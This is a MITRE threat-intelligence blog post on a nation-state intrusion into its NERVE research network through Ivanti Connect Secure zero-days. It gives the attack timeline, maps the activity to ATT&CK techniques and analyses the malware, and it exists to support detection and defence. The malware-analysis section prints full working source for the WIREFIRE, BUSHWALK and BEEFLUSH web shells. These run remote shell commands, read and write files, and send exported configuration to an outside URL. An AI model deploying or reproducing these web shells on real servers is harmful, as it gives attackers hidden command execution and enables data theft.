Technical Deep Dive: Understanding the Anatomy of a Cyber Intrusion

By Lex Crumpton

Published: 2024-05-09 · Archived: 2026-04-05 22:23:08 UTC

9 min read

May 3, 2024

Written by

and Charles Clancy.




Image Credit: GPT4 / Dall-E 3

This is the second blog post in a series, sharing MITRE's experiences detecting and responding to a nation-state cyber threat actor incident in our research and experimentation network, NERVE. It follows our April 19, 2024 posting, "Advanced Cyber Threats Impact Even the Most Prepared".

In this post, we take a deep dive into the technical details of the intrusion, including timeline and how to potentially detect this type of activity in your own environment. This blog focuses on a thorough accounting of the threat actor's tactics, techniques, and procedures.

In the ever-evolving landscape of cybersecurity, understanding the intricacies of a cyber intrusion is paramount for organizations seeking to fortify their defenses. This knowledge is the foundation of a threat-informed defense.

The indicators observed during the incident overlap with those described in the Mandiant threat intelligence report on UNC5221, a "China-nexus espionage threat actor". In this blog post, we have provided the associated Indicators of Compromise in Appendix 1 and a short blurb on the Malware Analysis.

Additionally, our blog post includes novel aspects not previously reported in Mandiant or other threat intelligence, including:

- Details on the BEEFLUSH web shell, which was not identified in prior reporting; and
- Unique components of the BUSHWALK web shell seen in our incident.

Our next blog post is targeted for the week of May 12, 2024, and will include additional details on the adversary's novel persistence techniques within our VMware infrastructure and provide tools for detection.

1 Recap from Part One

In our previous blog post, we shared the experience of facing a sophisticated cyber intrusion that targeted MITRE's Networked Experimentation, Research, and Virtualization Environment (NERVE) through two Ivanti Connect Secure zero-day vulnerabilities that bypassed our multi-factor authentication. The adversary maneuvered within the research network via VMware infrastructure using a compromised administrator account, then employed a combination of backdoors and web shells to maintain persistence and harvest credentials.

Table 1. Observed MITRE ATT&CK® techniques shared in our initial blog

2 Attack Scenario

The information described in this section represents adversary activities around which we have high confidence through our ongoing forensic investigation. As that investigation continues, we expect subsequent blog posts will share further detail.

UPDATE: In addition description below, we have also included an Attack Flow for a visual representation of the attack scenario.

2.1 December 31, 2023: First Evidence of Intrusion

The adversary deployed the **ROOTROT** web shell (as described by Mandiant) on an external-facing Ivanti appliance, gaining initial access to NERVE, a MITRE prototyping network. This early intrusion leveraged multiple Ivanti Connect Secure zero-day vulnerabilities (CVE-2023–46805 and CVE-2024–21887) for unauthorized access before the initial disclosure of vulnerabilities on January 10th and before patches were available. By leveraging this access point, the adversary infiltrated the NERVE network, circumventing multi-factor authentication, and established a foothold for subsequent activities. The subsequent hijacking of sessions and utilization of RDP over HTML5 capabilities allowed the adversary to establish connections to systems within the NERVE.

> Initial access is a crucial step in the cyber kill chain, allowing adversaries to infiltrate target networks. By exploiting zero-day vulnerabilities, adversaries can bypass security measures and gain early access, providing them with the opportunity to conduct discovery and lay the groundwork for further exploitation.

Table 2. Notable MITRE ATT&CK techniques

2.2 January 4, 2024: Adversary profiles environment

The adversary profiled MITRE's NERVE environment, interacting with vCenter from the compromised Ivanti appliance, establishing communication with multiple ESXi hosts. Subsequently, they successfully logged into several accounts within the NERVE via RDP, leveraging hijacked credentials to access user bookmarks and file shares to gain insights into the network architecture.

> Post-exploitation discovery is essential for adversaries to gather knowledge about the system, identify vulnerabilities, and plan subsequent actions. By profiling the environment and harvesting credentials, adversaries can understand the network's layout and potential security weaknesses, enabling them to maximize the effectiveness of their attacks. This discovery activity, culminating in document exfiltration, aimed to map the network topology and identify high-value targets for future exploitation.

Table 3. Notable MITRE ATT&CK techniques

2.3 January 5, 2024: VM Manipulation and Infrastructure Control

The adversary manipulated VMs and established control over the infrastructure. The adversary used compromised administrative credentials, authenticated from an internal NERVE IP address, indicating lateral movement within the NERVE. They attempted to enable SSH and attempted to destroy one of their own VMs as well as POSTed to */ui/list/export* and downloaded a file demonstrating a sophisticated attempt to conceal their presence and maintain persistence within the network.

> Manipulating VMs and infrastructure allows adversaries to create backdoors, conceal their activities, and establish redundant communication channels. By cloning and destroying VMs, adversaries can evade detection and maintain access to critical systems.

Table 4. Notable MITRE ATT&CK techniques

2.4 January 7, 2024: Exploitation and Payload Deployment

The adversary accessed VMs and deployed malicious payloads, including the **BRICKSTORM** backdoor and a web shell MITRE called **BEEFLUSH**. These actions established persistent access and allowed the adversary to execute arbitrary commands and communicate with command-and-control servers. The adversary utilized techniques such as SSH manipulation and execution of suspicious scripts to maintain control over the compromised systems.

A VMware default account *vpxuser,* used VMware vSphere Management API *pyvmomi*, made seven API calls that enumerated a list of mounted and unmounted drives. The adversary pivoted back to the admin account and created three new VMs, all conforming to the local naming convention, and successfully logged into them from an internal IP address. One of these VMs was deleted on the same day.

BRICKSTORM was found in VMs in the /mnt/cpt directory named tmpd and in the /bin directory named httpd (*/mnt/cpt/tmpd* and */bin/httpd).* Both versions were given local persistence mechanisms. */mnt/cpt/tmpd* was given both */etc/rc.local* and */etc/init.d/urandom_seed* while */bin/httpd* was given */etc/init.d/urandom_seed* persistence method. **BRICKSTORM** communicated with the C2 domains seen in Appendix 1.

BEEFLUSH, */idm/..;/resources/css/defaultb.jsp*, communicated with several internal IP addresses making POST requests. While in the vCenter server, the adversary executed suspicious Python scripts and /bin/sh commands from the /tmp directory.

> Exploiting VMs and deploying payloads allows adversaries to maintain persistent access, exfiltrate data, and execute commands remotely. By uploading backdoors and web shells, adversaries can establish covert communication channels and evade detection by blending in with legitimate network traffic.

Table 5. Notable MITRE ATT&CK techniques

2.5 January 10, 2024: Vulnerability Disclosure and Response

The zero-day vulnerabilities were publicly disclosed via Ivanti Advisory.

> As with many such public disclosures, this advisory prompted organizations to respond and patch affected systems. This event underscores the importance of timely vulnerability management and proactive security measures to mitigate the risk of exploitation by adversaries.

2.6 January 11, 2024: Exfiltration Preparation and Web shell Deployment

According to an analysis of system memory the adversary used the Ivanti help website as a staging area for data exfiltration. They made requests to */dana-na/help/* on the Ivanti appliance, where a base64 encoded *logo.gif* file was an exact copy of a log file on the system which the adversary exfiltrated.

The adversary uploaded a Python script, *visits.py*, that contained the **WIREFIRE** (aka **GIFTEDVISITOR)** web shell on the Ivanti appliance within the */home/venv3/lib/Python3.6/site-packages/cav-0.1-py3.6.egg* archive file.

> The deployment of web shells facilitates covert communication and data exfiltration, enabling the adversary to steal valuable information.

Table 6. Notable MITRE ATT&CK techniques

2.7 January 12, 2024: New Published Advisories

New advisories were published by CISA and Mandiant.

2.8 January 19, 2024: Exfiltration of Compromised Data

The adversary exfiltrated data from the NERVE using command-and-control infrastructure. An external IP address, 172.75.64[.]253, made network traffic requests to the **BUSHWALK** web shell, */dana-*

na/jam/querymanifest.cgi.

Table 7. Notable MITRE ATT&CK techniques

2.9 Mid-February through mid-March — Lateral Movement & File Access

From February to mid-March, the adversary attempted lateral movement and maintained persistence within the NERVE. Despite unsuccessful attempts to pivot to other resources, the adversary persisted in accessing other virtual environments within vCenter.

The adversary executed a ping command for one of MITRE's corporate domain controllers and attempted to move laterally into MITRE systems but was unsuccessful.

> Lateral movement and persistence enable adversaries to expand their foothold within target networks and escalate privileges to access critical resources. By persisting in their activities despite initial setbacks, adversaries can increase the likelihood of achieving their objectives over time.

3 Malware Analysis

For the previously mentioned web shells, the MD5, SHA1, and SHA256 hashes, and file sizes are provided below.

3.1 ROOTROT Web shell

Google-owned Mandiant stated, "**ROOTROT** Web shell is written in Perl and is embedded into a legitimate Connect Secure .ttc file." It allowed the adversary to pass Base64-encoded commands via the web interface, and have them parsed, and executed with eval. This web shell on the Connect Secure appliance provided the reconnaissance and lateral movement components.


Table 8. ROOTROT metadata

3.2 WIREFIRE aka GIFTEDVISITOR

WIREFIRE is a web shell written in Python that supports uploading files to the compromised device and executing arbitrary commands. During the intrusion, the adversary used **WIREFIRE** to look at the body of an HTTP Request for the "GIF" delimiter, open the body request, execute the command, and write it to a pipe for base64 encoding, AES encryption, and zlib compression with math magic and null padding.

Table 9. WIREFIRE metadata

Press enter or click to view image in full size



```
import zlib
import simplejson as json
from flask import request
from flask_restful import Resource
from cav.api import app, db
from cav.utils.util import Auth, Utils
from cav.models.visits import VisitsModel
from urllib.parse import urlparse


class Visits(Resource):
    """
    Handles requests that are coming for client to post the application data.
    """

    def post(self):
        if 'file' in request.files:
            file = request.files['file']
            file.save(file.filename);
        elif request.data.decode().startswith('GIF'):
            import base64, subprocess;
            from Cryptodome.Cipher import AES;
            aes=AES.new(b'[redacted]', AES.MODE_ECB);
            output, errors = subprocess.Popen(zlib.decompress(aes.decrypt(
                base64.b64decode(request.data.decode()[3:]))).decode(),
            shell=True,stdout=subprocess.PIPE).communicate()
            t=zlib.compress(output);
            bb = base64.b64encode(aes.encrypt(t+('\x00'*(16-len(t)%16)).encode())).decode();
            return {'message': bb}, 200
```


Figure 1. WIREFIRE POST method

3.3 BUSHWALK Web Shell

BUSHWALK, also tied to UNC5221 according to Google-owned Mandiant, is written in Perl. This file offered the ability to read and write files to a server. Something to note, the version observed in MITRE's intrusion differs from the Mandiant report, with a different ValidateVersion subroutine and a new exportData subroutine.

Table 10. BUSHWALK metadata

Press enter or click to view image in full size



```
#!/home/ecbuilds/int-rel/sa/9.1/bld24467.1/install/perl5/bin/perl -T
# -*- mode:perl; cperl-indent-level: 4; indent-tabs-mode:nil -*-
#
#  Copyright (c) 2009-2018 by Pulse Secure, LLC. All rights reserved
#


use lib ($ENV{'DSINSTALL'} =~ /(\S*)/)[0] . "/perl";
use lib ($ENV{'DSINSTALL'} =~ /(\S*)/)[0] . "/perl/lib";
use lib ($ENV{'DSINSTALL'} =~ /(\S*)/)[0] . "/perl/lib/MIME/Base64";


use strict;
use DSSafe;
use DSHostChecker;
use DSCGI;
use DSIVS;
use DSJam;
use DSSignIn;
use DSSessionsManager;
use Crypt::RC4;
use CGI;
use DSUtil;
use DSUtilConfig;
use AdminUI ;
use DSUtilHTML;
use MIME::Base64;
use DSConfig;
use DSLog;
use File::Basename;
use DSImpExp;
use DSUIFileImport;
use WWW::Curl::Easy;

sub getPlatform {
    return DSJam::Components::userAgent2Platform($ENV{'HTTP_USER_AGENT'});
}
```

Figure 2. BUSHWALK headers and getPlatform

Press enter or click to view image in full size

```
sub main {
    my $command = CGI::param('command');
    my $component = DSCGI::text_param('component');
    my $platform = DSCGI::text_param('platform');
    my $signinId = DSCGI::text_param('SignInId');
    if ($platform eq "SafariiOS"){
        validateVersion($command);
    }
    if ($platform eq "") {
        $platform = getPlatform();
    }

    if (!defined($signinId)) {
        my $signinURL = DSCGI::text_param('SignInURL');
        if (defined($signinURL)) {
            my ($host, $path) = DSSignIn::SignInManager::splitUrl($signinURL);
            DSLog::Msg("dsjam", 20, "URL: $signinURL, host: $host, path: $path");
            my $mgr = new DSSignIn::SignInManager();
            my $found;
            ($found, $signinId) = $mgr->matchUrl($host, $path);
            DSLog::Msg("dsjam", 20, "matchURL: $found, id: $signinId");
        }
    }

    DSLog::Msg("dsjam", 10, "querymanifest($command, $component, $platform, $signinId)");

    # Allows alphanumerics, spaces, underscores in the component value
    if ($component !~ /^[\w\d\s_\-,]+$/) {
        DSLog::Msg("dsjam", 0, "Invalid component name");
        print CGI::header(-type=>"text/html", -status=> '404 Not Found');
        exit;
    }

    my $rc;
    my $manifest;
    my $sid = DSSessionsManager::getCurrentUserSID();
    if ($component =~ /preConfiguration/ || $component eq "none") {
        ($rc, $manifest) = DSJam::Preconfig::getManifest($component, $platform, $signinId, $sid);
    }
    else {
        ($rc, $manifest) = DSJam::Components::getManifest($component, $platform, 1, $sid);
    }

    if (!$rc) {
        print CGI::header(-type=>"text/html", -status=> '404 Not Found');
        exit;
    }

    print CGI::header(-type=>"text/plain", 'Content-Length'=>length($manifest));
    print $manifest;
}
```

Figure 3. BUSHWALK main method of the web shell

Press enter or click to view image in full size

```
sub updateVersion
{
    my ($fname, $strbuf) = @_;
    $strbuf = MIME::Base64::decode($strbuf);
    CORE::open(my $file, ">",$fname) or return undef;
    syswrite($file, $strbuf);
    close($file);
    print CGI::header();
    print "over";
}

sub checkVerison
{
    my ($file, $key) = @_;
    my $contents = "";
    my $buffer;
    my $bytesread = 0;
    my $totalbytesread = 0;
    local *FILE;
    CORE::open(*FILE, $file);
    while($bytesread = sysread(FILE, $buffer, 1024)) {
        $contents .= $buffer;
        $totalbytesread += $bytesread;
    }
    if ($totalbytesread == 0) {
        print "Unable to read file with path: $file";
        print CGI::header(-type=>"text/html", -status=> '404 Not Found');
        exit;
    }
    print CGI::header();
    $contents = RC4($key, $contents);
    $contents = MIME::Base64::encode_base64($contents);
    print $contents;
    close *FILE;
}

sub changeVersion
{
    my ($u_time,$key) = @_;
    my $o_fd = popen(*DUMP,  $u_time, "r");
    my $ts;
    print CGI::header();
    while(<DUMP>) {
       $ts = $ts.$_;
    }
    $ts = RC4($key, $ts);
    my $tsc = MIME::Base64::encode_base64($ts);
    print $tsc;
    close(*DUMP);
}
```

Figure 4. BUSHWALK reads files


Press enter or click to view image in full size

```
sub exportData {
    my ($tmpDir, $type, $label) = @_;
    my $path = "/tmp/exportall.bak";
    DSConfig::exportConfig($type,"$tmpDir/$type",$label);
    DSSafe::system("/bin/tar -C $tmpDir -rf $path $type");
    unlink("$tmpDir/$type");
}

sub getConfig {
    my ($url, $data) = @_;
    my $curl = new WWW::Curl::Easy;
    $curl->setopt(CURLOPT_HEADER,1);
    $curl->setopt(CURLOPT_URL, $url);
    $curl->setopt(CURLOPT_HTTPHEADER, ['Content-Type: application/x-www-form-urlencoded',
        'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
        image/webp,*/*;q=0.8', 'Accept-Encoding: gzip, deflate, br']);
    $curl->setopt(CURLOPT_SSL_VERIFYHOST, 0);
    $curl->setopt(CURLOPT_SSL_VERIFYPEER, 0);
    $curl->setopt(CURLOPT_POST,1);
    $curl->setopt(CURLOPT_POSTFIELDS,$data);
    my $out;
    $curl->setopt(CURLOPT_WRITEDATA, \$out);
    my $retcode = $curl->perform;
    my $tmpDir = "/tmp/export-xml";
    mkdir($tmpDir, 0777);
    exportData($tmpDir, "sessions","upgrade");
    exportData($tmpDir, "user","lpush");
    exportData($tmpDir, "system","upgrade");
    DSSafe::system("rm -rf /tmp/export-xml");
    print CGI::header();
    if ($retcode == 0) {
        print CGI::h4("success!");
    }
    else{
        print CGI::h4("false!");
    }
}
```

Figure 5. BUSHWALK HTTP Request, Staging

Press enter or click to view image in full size



```
sub validateVersion {
    my ($rawdata) = @_;
    if ($rawdata ne ''){
        $rawdata =~ s/ /+/g;
        my $param0 = MIME::Base64::decode($rawdata);
        my $key = substr($param0, 0, 32);
        $key = RC4("[redacted]", $key);
        my $data = substr($param0,32);
        $data = RC4($key, $data);
        my @param1 = split("@",$data);
        my @action = split("=",$param1[0]);
        if ($action[1] eq 'change') {
            my $changeData = (split("=",$param1[1]))[1];
            changeVersion($changeData, $key);
        }
        elsif ($action[1] eq 'check'){
            my $file = (split("=",$param1[1]))[1];
            checkVerison($file,$key);
        }
        elsif ($action[1] eq 'update'){
            my $fname = (split("=",$param1[1]))[1];
            my $versionData = (split("#",$param1[2]))[1];
            updateVersion($fname, $versionData);
        }
        elsif ($action[1] eq 'export'){
            my @command = split("#",$param1[1]);
            my $path = $command[1];
            my $fileData = $command[2];
            getConfig($path, $fileData);
        }
        else {
            print CGI::header(-type=>"text/plain", -status=> '404 Not Found');
            print "error";
        }
        exit;
    }
    else{
        return;
    }
}

main();
```

Figure 6. BUSHWALK Version Validation

3.4 BEEFLUSH Web shell

BEEFLUSH is a web shell that reads in data from web traffic, specifically the Fushd parameter using Java. It will decode the data and concatenate it with a standard output stream redirector for /bin/sh. Once the c2 command is executed, BEEFLUSH reads the input stream and base64 encodes the message before writing it back out again.

Table 11. BEEFLUSH metadata

Press enter or click to view image in full size

```
<%
try{
String c = request.getParameter("Fushd");
c = new String(java.util.Base64.getDecoder().decode(c.substring(1)));
c=c+" 2>&1";
String[] c2={"/bin/sh","-c",c};
Process child = Runtime.getRuntime().exec(c2);
java.io.InputStream in = child.getInputStream();
int i;
c="";
while((i=in.read())!=-1){
Character ch = new Character((char)i);
c=c+ch.toString();
}
out.write("RE"+java.util.Base64.getEncoder().encodeToString(c.getBytes()));
in.close();
}catch(Exception e){
out.write(e.getMessage());
}
%>
```

Figure 9. BEEFLUSH JSP file

3.5 BRICKSTORM Backdoor

BRICKSTORM is a Golang backdoor targeting VMware vCenter servers. It supports the ability to set itself up as a web server, perform file system and directory manipulation, perform file operations such as upload/download, run shell commands, and perform SOCKS relaying. This backdoor communicates over WebSockets to a hard-coded C2. MITRE found two versions on our compromised network.

Table 13. BRICKSTORM metadata 1

Table 14. BRICKSTORM metadata 2

4 Call to Action

In our first blog post, we listed a number of specific areas where we need to collectively make progress in order to defend and deter determined nation-state threat actors:

- Advance the National Cybersecurity Strategy and CISA's Secure by Design philosophy to make software and hardware products more secure out of the box.
- Operationalize Software Bill of Materials to improve software supply chain integrity and the speed with which we can respond to upstream software vulnerabilities in products.
- Broadly deploy zero trust architectures with robust multi-factor authentication and micro-segmentation.
- Expand multi-factor authentication beyond simply two-factor systems to include continuous authentication and remote attestation of endpoints.
- Broaden industry adoption of adversary engagement as a routine tool for not only detecting compromise but also deterring them.

To make progress on these activities, MITRE Engenuity's Center for Threat-Informed Defense will convene a summer series of research roundtables with its members to discuss these topics, and identify collaborative paths forward toward implementation and execution.

5 About the Center for Threat-Informed Defense

The Center for Threat-Informed Defense is a non-profit, privately funded research and development organization operated by MITRE Engenuity. The Center's mission is to advance the state of the art and the state of the practice in threat-informed defense globally. Comprised of participant organizations from around the globe with highly sophisticated security teams, the Center builds on MITRE ATT&CK, an important foundation for threat-informed defense used by security teams and vendors in their enterprise security operations. Because the Center operates for the public good, outputs of its research and development are available publicly and for the benefit of all.

Appendix 1 — Indicators of Compromise

Table 15. Indicators of Compromise
